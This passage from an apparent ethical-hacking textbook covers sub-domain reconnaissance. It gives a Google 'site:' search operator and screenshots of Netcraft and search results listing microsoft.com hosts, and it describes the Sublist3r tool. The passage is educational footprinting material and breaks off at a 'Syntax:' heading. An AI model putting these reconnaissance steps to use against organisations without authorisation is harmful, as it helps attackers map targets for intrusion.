
22-Feb-2022 — Sign in and go to Settings > **Domains** > Buy a domain. In the admin center, go

Figure 2.13: Google search engine showing search results for domains owned by Microsoft

The sub-domain is available to only a few people. These persons may be employees of an organization or members of a department. In many organizations, website administrators create sub-domains to test new technologies before deploying them on the main website. Generally, these sub-domains are in the testing stage and are insecure; hence, they are more vulnerable to various exploitations. Sub-domains provide insights into the different departments and business units in an organization. Identifying such sub-domains may reveal critical information regarding the target, such as the source code of the website and documents on the webserver. Access restrictions can be applied based on the IP address, domain or subnet, username, and password. The sub-domain helps to access the private functions of an organization. Most organizations use common formats for sub-domains. Therefore, a hacker who knows the external URL of a company can often discover the sub-domain through trial and error, or by using a service such as Netcraft.

You can also use the advanced Google search operator shown below to identify all the sub-domains of the target:

`site:microsoft.com -inurl:www`


site:microsoft.com -inurl:www - G
google.com/search?q=site%3Amicrosoft.com+-inurl%3Awww&rlz=1C1GCEU_en...
site:microsoft.com -inurl:www
All
Images
News
Shopping
Maps
More
Tools

About 3,68,00,000 results (0.45 seconds)

https://careers.microsoft.com
Microsoft jobs: Careers at Microsoft
Experienced professionals Want to make a difference? So do we. Step in to explore the wealth of career opportunities and take your career to the next level.

https://dotnet.microsoft.com
NET | Free. Cross-platform. Open Source
NET is a developer platform with tools and libraries for building any type of app, including web, mobile, desktop, games, IoT, cloud, and microservices.

https://support.microsoft.com › contactus
Contact Us - Microsoft Support
Contact Microsoft Support. Find solutions to common problems, or get help from a support agent.

https://visualstudio.microsoft.com › downloads
Download Visual Studio Tools - Install Free for Windows, Mac ...
15-Feb-2022 — A standalone source code editor that runs on Windows, macOS, and Linux. The top pick for Java and web developers, with tons of extensions to ...

Figure 2.14: Finding sub-domains using Google Advanced Search Operator


Tools to Search Company's Sub-domains

- **Netcraft**

  Source: *https://www.netcraft.com*

  Netcraft provides Internet security services, including anti-fraud and anti-phishing services, application testing, and PCI scanning. They also analyze the market share of web servers, operating systems, hosting providers and SSL certificate authorities, and other parameters of the Internet.

  As shown in the screenshot below, attackers can use Netcraft to obtain all the sub-domains related to the target domain.



Hostnames matching microsoft.com

▸ Search with another pattern?

446 results (showing 1 to 20)

Rank	Site	First seen	Netblock	OS	Site Report
37	teams.microsoft.com	November 2016	Microsoft Corporation	Windows Server 2008	📄
42	docs.microsoft.com	April 2016	Akamai Technologies, Inc.	Linux	📄
65	www.microsoft.com	August 1995	Akamai Technologies, Inc.	Linux	📄
69	support.microsoft.com	October 1997	Akamai Technologies, Inc.	Linux	📄
147	admin.microsoft.com	November 2017	Microsoft Corporation	Windows Server 2008	📄
212	answers.microsoft.com	August 2009	Akamai Technologies, Inc.	Linux	📄
321	account.microsoft.com	July 2006	Akamai International, BV	unknown	📄
430	social.technet.microsoft.com	August 2008	Akamai Technologies, Inc.	Linux	📄
476	security.microsoft.com	December 2006	Microsoft Corporation	Windows Server 2008	📄
607	techcommunity.microsoft.com	October 2016	Akamai Technologies	Linux	📄
629	endpoint.microsoft.com	March 2020	Microsoft Corporation	Windows Server 2008	📄
696	azure.microsoft.com	May 2014	Microsoft Corporation	Windows Server 2008	📄

Figure 2.15: Screenshot of Netcraft displaying sub-domains of microsoft.com

- **Sublist3r**

  Source: *https://github.com*

  Sublist3r is a Python script designed to enumerate the subdomains of websites using OSINT. It enables you to enumerate subdomains across multiple sources at once. Further, it helps penetration testers and bug hunters in collecting and gathering subdomains for the domain they are targeting. It enumerates subdomains using many search engines such as Google, Yahoo, Bing, Baidu, and Ask. It also enumerates subdomains using Netcraft, VirusTotal, ThreatCrowd, DNSdumpster, and ReverseDNS.

  Syntax:

